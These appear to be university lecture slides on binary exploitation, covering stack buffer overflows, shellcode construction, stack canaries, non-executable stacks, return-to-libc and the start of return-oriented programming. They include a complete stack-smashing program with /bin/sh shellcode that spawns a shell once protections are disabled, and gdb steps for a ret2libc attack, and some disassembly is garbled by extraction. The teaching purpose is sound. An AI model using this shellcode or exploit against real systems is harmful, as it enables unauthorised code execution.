

Secure Systems Engineering

Binary Exploitation 1

Chester Rebeiro

Indian Institute of Technology Madras

# Parts of Malware


- Two parts

## **Subvert execution:**

change the normal execution behavior of the program

## **Payload:**

the code which the attacker wants to execute



# Parts of Malware

- Two parts

**Subvert execution**


change

**Payload:**

the code which the attacker wants to e

Malware takes complete control of the process. Has all the privileges that the process has

or of the program



# Subvert Execution

- In system software
  - Buffers overflows and overreads
  - Heap: double free, use after free
  - Integer overflows
  - Format string
  - Control Flow

# Buffer Overflows in the Stack

- We need to first know how a stack is managed

# Stack in a Program (when function is executing)

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
}

int main(int argc, char **argv){
    function(1,2,3);
}
```

```
080483ed <function>:
80483ed:    55                push    %ebp
80483ee:    89 e5            mov     %esp,%ebp
80483f0:    83 ec 10        sub     $0x10,%esp
80483f3:    c9              leave   %ebp
80483f4:    c3              ret

080483f5 <main>:
80483f5:    55                push    %ebp
80483f6:    89 e5            mov     %esp,%ebp
80483f8:    83 ec 0c        sub     $0xc,%esp
80483fb:    c7 44 24 08 03 00 00  movl    $0x3,0x8(%esp)
8048402:    00
8048403:    c7 44 24 04 02 00 00  movl    $0x2,0x4(%esp)
804840a:    00
804840b:    c7 04 24 01 00 00 00  movl    $0x1,(%esp)
8048412:    e8 d6 ff ff ff  call    80483ed <function>
8048417:    c9              leave   %ebp
8048418:    c3              ret
```

# Stack in a Program (when function is executing)

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
}

int main(int argc, char **argv){
    function(1,2,3);
}
```

parameters

In main

Put 3 in stack

Put 2 in stack

Put 1 in stack


call function

In function

```
push %ebp
```

```
mov %esp, %ebp
```

```
sub $0x10, %esp
```




%ebp: Frame Pointer

%esp : Stack Pointer

# Stack Usage (example)

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```



Stack (top to bottom):	
address	stored data
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	



# Stack Usage

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```

Legal range of buffer2 is from 975 to 966

However, this assignment will be permitted:

buffer2[10] = 'a';

976 → buffer1

**A BUFFER OVERFLOW**

Stack (top to bottom):	
address	stored data
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

# Modifying the Return Address

buffer2[19] =  
&arbitrary memory location

This causes execution of an arbitrary  
memory location instead of the  
standard return



Execution Subverted


Next step – execute payload!

19

Stack (top to bottom):	
address	stored data
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Arbitrary Location
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

# Big Picture of the exploit (execute an arbitrary payload)

Fill the stack as follows  
(where BA is buffer address)



# Payload

- Lets say the attacker wants to spawn a shell
- ie. do as follows:

```
#include <stdio.h>
#include <stdlib.h>

void main(){
    char *name[2];

    name[0] = "/bin/sh";      /* exe filename */
    name[1] = NULL;           /* exe arguments */
    execve(name[0], name, NULL);
    exit(0);
}
```



- How does he put this code onto the stack?

# Step 1 : Get machine codes

```
#include <stdio.h>
#include <stdlib.h>

void main(){
    char *name[2];

    name[0] = "/bin/sh";    /* exe filename */
    name[1] = NULL;        /* exe arguments */
    execve(name[0], name, NULL);
    exit(0);
}
```

```
00000000 <main>:
 0: 55                push    %ebp
 1: 89 e5             mov     %esp,%ebp
 3: eb 1e             jmp     23 <main+0x23>
 5: 5e                pop     %esi
 6: 89 76 08           mov     %esi,0x8(%esi)
 9: c6 46 07 00        movb    $0x0,0x7(%esi)
 d: c7 46 0c 00 00 00 00 movl    $0x0,0xc(%esi)
14: b8 0b 00 00 00     mov     $0xb,%eax
19: 89 f3             mov     %esi,%ebx
1b: 8d 4e 08           lea     0x8(%esi),%ecx
1e: 8d 56 0c           lea     0xc(%esi),%edx
21: cd 80             int     $0x80
23: e8 dd ff ff ff     call    5 <main+0x5>
```

```
void main(void){
    asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data:"
        "1: .string \"/bin/sh"
        ".section .text:"
    );
}
```

- `objdump -disassemble-all shellcode.o`
- Get machine code : "eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80"
- If there are 00s replace it with other instructions

## Step 2: Find Buffer overflow in an application

```
char large_string[128];
```

```
char buffer[48];
```

← Defined on stack

0  
0  
0  
0

```
strcpy(buffer, large_string);
```

← Can cause buffer to overflow

## Step 3 :


## Put Machine Code in Large String

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";
char large_string[128];
```

```

3:    eb 18                jmp     1d <main+0x1d>
5:    5e                  pop     %esi
6:    31 c0               xor     %eax,%eax
8:    89 76 08           mov     %esi,0x8(%esi)
b:    88 46 07           mov     %al,0x7(%esi)
e:    89 46 0c           mov     %eax,0xc(%esi)
11:   b0 0b              mov     $0xb,%al
13:   89 f3              mov     %esi,%ebx
15:   8d 4e 08           lea     0x8(%esi),%ecx
18:   8d 56 0c           lea     0xc(%esi),%edx
1b:   cd 80              int     $0x80
1d:   e8 e3 ff ff ff     call    5 <main+0x5>
22:   5d                  pop     %ebp

```




## Step 3 (contd) : Fill up Large String with BA

```
char large_string[128];
```

```
char buffer[48];
```


← Address of buffer is BA






# Final state of Stack

- Copy large string into buffer  
`strcpy(buffer, large_string);`
- When strcpy returns the exploit code would be executed



BA



BA

buffer Address

# Putting it all together

```
// without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";

char large_string[128];

void main(){
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer;

    for(i=0; i < strlen(shellcode); i++){
        large_string[i] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```


bash\$ ./a.out

\$

shell created

# Buffer overflow in the Wild

- Worm CODERED ... released on 13<sup>th</sup> July 2001
- Infected 3,59,000 computers by 19<sup>th</sup> July.



# CODERED Worm

- Targeted a bug in Microsoft's IIS web server

[illegible]

# Some Defense Mechanisms already Incorporated

```
// without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";

char large_string[128];

void main(){
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer;

    for(i=0; i < strlen(shellcode); i++){
        large_string[i] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```

bash\$ gcc overflow1.c

bash\$ ./a.out

\*\*\* stack smashing detected \*\*\* (./a.out terminated)

Aborted (core dumped)

Refer <https://chetrebeiro@bitbucket.org/casl/sse.git> (directory src/smash)

# Some Defense Mechanisms already Incorporated

```
// without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";

char large_string[128];

void main(){
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer;

    for(i=0; i < strlen(shellcode); i++){
        large_string[i] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```

bash\$ gcc -m32 -fno-stack-protector -z execstack overflow1.c

bash\$ ./a.out

\$

(shell created successfully)

# Defenses

- Eliminate program flaws that could lead to subverting of execution
  - Safer programming languages; Safer libraries; hardware enhancements; static analysis
- If can't eliminate, make it more difficult for malware to subvert execution
  - W^X , ASLR, canaries
- If malware still manages to execute, try to detect its execution at runtime
  - malware run-time detection techniques using learning techniques, ANN and malware signatures
- If can't detect at runtime, try to restrict what the malware can do..
  - Sandbox system
    - so that malware affects only part of the system; access control; virtualization; trustzone; SGX
  - Track information flow
    - DIFT; ensure malware does not steal sensitive information

# Points to Ponder

```
#include <stdio.h>
#include <stdlib.h>

void main(){
    char *name[2];

    name[0] = "/bin/sh";    /* exe filename */
    name[1] = NULL;        /* exe arguments */
    execve(name[0], name, NULL);
    exit(0);
}
```

```
void main(void){
    asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data:"
        "1: .string \"/bin/sh\";"
        ".section .text:"
    );
}
```

WHY?

```
00000000 <
0: 55 89 eb 1e jmp %ebp
1: 89 76 08 mov %esp,%ebp
3: eb 1e jmp 23 <main+0x23>
5: 5e pop %esi
6: 89 76 08 mov %esi,%eax
9: c6 46 07 00 movb $0x7,0x7(%esi)
d: c7 46 0c 00 00 00 00 movl $0xc,0xc(%esi)
14: b8 0b 00 00 00 00 movl $0xb,%eax
19: 89 f3 mov %eax,%ebx
1b: 8d 4e 08 lea 0x8(%esi),%ecx
1e: 8d 56 0c lea 0xc(%esi),%edx
21: cd 80 int $0x80
23: e8 dd ff ff ff call 5 <main+0x23>
```


- `objdump -disassemble-all shellcode.o`
- Get machine code : "eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80"
- If there are 00s replace it with other instructions





## Preventing Buffer Overflows with Canaries and W<sup>X</sup>

# Canaries



- Known (pseudo random) values placed on stack to monitor buffer overflows.
- A change in the value of the canary indicates a buffer overflow.
- Will cause a 'stack smashing' to be detected

```
function:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $16, %esp
  leave
  ret
```

Insert a canary here

check if the canary value  
has got modified

Stack (top to bottom):
<i>stored data</i>
Function parameters
return address
Frame pointer(%ebp)
Insert canary here
buffer1
buffer2

# Canaries and gcc


- As on gcc 4.4.5, canaries are not added to functions by default
  - Could cause overheads as they are executed for every function that gets executed
- Canaries can be added into the code by ***-fstack-protector*** option
  - If ***-fstack-protector*** is specified, canaries will get added based on a gcc heuristic
    - For example, buffer of size at-least 8 bytes is allocated
    - Use of string operations such as strcpy, scanf, etc

# Canaries Example

```
#include <stdio.h>

int scan()
{
    char buf2[22];
    scanf("%s", buf2);
}

int main(int argc, char **argv)
{
    return scan();
}
```



# Canaries Example

With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
    char buf2[22];
    scanf("%s", buf2);
}

int main(int argc, char **argv)
{
    return scan();
}
```

[illegible]

Stack (top to bottom):
: : : : :
32323232
32323232
32323232
32323232 32323232 32323232 32323232 32323232

# Canaries Example

With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
    char buf2[22];
    scanf("%s", buf2);
}

int main(int argc, char **argv)
{
    return scan();
}
```

```
chester@aahalya:~/sse/canaries$ g
chester@aahalya:~/sse/canaries$ .
22222222222222222222222222222222
```

```
[chester@aahalya:~/sse/canaries$ gcc canaries2.c -fstack-protector -O0]
[chester@aahalya:~/sse/canaries$ ./a.out]
2222222222222222222222222222222222222222222222222222222222222222
*** stack smashing detected ***: ./a.out terminated
===== Backtrace: =====
/lib/i686/cmov/libc.so.6(__fortify_fail+0x50) [0xb76baaa0]
/lib/i686/cmov/libc.so.6(+0xe0a4a) [0xb76baa4a]
./a.out [0x804847a]
[0x32323232]
===== Memory map: =====
08048000-08049000 r-xp 00000000 00:15 82052500 /home/cheater/sse/canaries/a.o
t
08049000-0804a000 rw-p 00000000 00:15 82052500 /home/cheater/sse/canaries/a.o
t
083a2000-083c3000 rw-p 00000000 00:00 0 [heap]
b75a9000-b75c6000 r-xp 00000000 08:01 884739 /lib/libgcc_s.so.1
b75c6000-b75c7000 rw-p 0001c000 08:01 884739 /lib/libgcc_s.so.1
b75da000-b75da000 rw-p 00000000 00:00 0
b75da000-b771a000 r-xp 00000000 08:01 901176 /lib/i686/cmow/libc-2.11.3.s
b771a000-b771b000 ---p 00140000 08:01 901176 /lib/i686/cmow/libc-2.11.3.s
b771b000-b771d000 r--p 00140000 08:01 901176 /lib/i686/cmow/libc-2.11.3.s
b771d000-b771e000 rw-p 00142000 08:01 901176 /lib/i686/cmow/libc-2.11.3.s
b771e000-b7721000 rw-p 00000000 00:00 0
b7732000-b7735000 rw-p 00000000 00:00 0
b7735000-b7736000 r-xp 00000000 00:00 0 [vdso]
b7736000-b7751000 r-xp 00000000 08:01 884950 /lib/ld-2.11.3.so
b7751000-b7752000 r--p 0001b000 08:01 884950 /lib/ld-2.11.3.so
b7752000-b7753000 rw-p 0001c000 08:01 884950 /lib/ld-2.11.3.so
bfef6000-bfecb000 rw-p 00000000 00:00 0 [stack]
Aborted
```

# Canary Internals

```
.globl scan
.type scan, @function
scan:
    pushl    %ebp
    movl     %esp, %ebp
    subl     $56, %esp
    movl     %gs:20, %eax
    movl     %eax, -12(%ebp)
    xorl     %eax, %eax
    movl     $.LC0, %eax
    leal     -34(%ebp), %edx
    movl     %edx, 4(%esp)
    movl     %eax, (%esp)
    call     __isoc99_scanf
    movl     -12(%ebp), %edx
    xorl     %gs:20, %edx
    je       .L3
    call     __stack_chk_fail
```

**With canaries**

Store canary onto stack

Verify if the canary has changed

```
scan:
    pushl    %ebp
    movl     %esp, %ebp
    subl     $56, %esp
    movl     $.LC0, %eax
    leal     -30(%ebp), %edx
    movl     %edx, 4(%esp)
    movl     %eax, (%esp)
    call     __isoc99_scanf
    leave
    ret
```

**Without canaries**

gs is a segment that shows thread local data; in this case it is used for picking out canaries

# Non Executable Stacks (W^X)

- In Intel/AMD processors, ND/NX bit present to mark non code regions as non-executable.
  - Exception raised when code in a page marked W^X executes
- Works for most programs
  - Supported by Linux kernel from 2004
  - Supported by Windows XP service pack 1 and Windows Server 2003
    - Called DEP – Data Execution Prevention
- Does not work for some programs that NEED to execute from the stack.
  - Eg. JIT Compiler, constructs assembly code from external data and then executes it.  
(Need to disable the W^X bit, to get this to work)



# Some Defense Mechanisms already Incorporated

```
// without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";

char large_string[128];

void main(){
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer;

    for(i=0; i < strlen(shellcode); i++){
        large_string[i] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```

bash\$ gcc -m32 -fno-stack-protector -z execstack overflow1.c

bash\$ ./a.out

\$

(shell created successfully)

CH

CH

CH

CH



Will non executable  
stack prevent buffer  
overflow attacks ?

## ***Return – to – LibC Attacks***

(Bypassing non-executable stack  
during exploitation using return-  
to-libc attacks)




# libc

```
chester@optiplex:~$ ps -ae | grep hello
 6757 pts/25    00:00:00 hello
chester@optiplex:~$ sudo cat /proc/6757/maps
08048000-08049000 r-xp 00000000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
08049000-0804a000 r-xp 00000000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
0804a000-0804b000 rwxp 00001000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
f759f000-f75a0000 rwxp 00000000 00:00 0
f75a0000-f774b000 r-xp 00000000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
f774b000-f774d000 r-xp 001aa000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
f774d000-f774e000 rwxp 001ac000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
f774e000-f7751000 rwxp 00000000 00:00 0
f7773000-f7777000 rwxp 00000000 00:00 0
f7777000-f7778000 r-xp 00000000 00:00 0 [vdso]
f7778000-f7798000 r-xp 00000000 08:06 280158 /lib/i386-linux-gnu/ld-2.19.so
f7798000-f7799000 r-xp 0001f000 08:06 280158 /lib/i386-linux-gnu/ld-2.19.so
f7799000-f779a000 rwxp 00020000 08:06 280158 /lib/i386-linux-gnu/ld-2.19.so
ff885000-ff8a6000 rwxp 00000000 00:00 0 [stack]
chester@optiplex:~$
```

# Return to Libc

(replace return address to point to a function within libc)



Bypasses W<sup>X</sup> since F1 is in the code segment,  
And can be legally executed.


# F1 = system()

One option is function **system** present in libc  
*system("/bin/bash"); would create a bash shell*

So we need to

1. Find the address of **system** in the program
2. Supply an address that points to the string /bin/bash

# The return-to-libc attack



# Find address of system in the executable

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```




# Find address of /bin/bash


- Every process stores the environment variables at the bottom of the stack
- We need to find this and extract the string /bin/bash from it

```
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
SELINUX_INIT=YES
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/chester
SESSION=ubuntu
GPG_AGENT_INFO=/run/user/1000/keyring-D98RUC/gpg:0:1
TERM=xterm
→ SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=3409
WINDOWID=65011723
```

# The final exploit Stack



# A clean exit



# Limitation of ret2libc

Limitation on what the attacker can do  
(only restricted to certain functions in the library)

These functions could be removed from the library

# *Return Oriented Programming (ROP)*

# Return Oriented Programming Attacks

- Discovered by Hovav Shacham of Stanford University
- Subverts execution to libc
  - As with the regular ret-2-libc, can be used with non executable stacks since the instructions can be legally executed
  - Unlike ret-2-libc does not require to execute functions in libc (can execute any arbitrary code)

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

# Target Payload

Lets say this is the payload needed to be executed by an attacker.

```
"movl %esi, 0x8(%esi);"  
"movb $0x0, 0x7(%esi);"  
"movl $0x0, 0xc(%esi);"  
"movl $0xb, %eax;"  
"movl %esi, %ebx;"  
"leal 0x8(%esi), %ecx;"  
"leal 0xc(%esi), %edx;"
```

Suppose there is a function in libc, which has exactly this sequence of instructions ...  
then we are done.. we just need to subvert execution to the function

What if such a function does not exist?  
If you can't find it then build it

# Step 1: Find Gadgets

- Find gadgets
- A gadget is a short sequence of instructions followed by a return

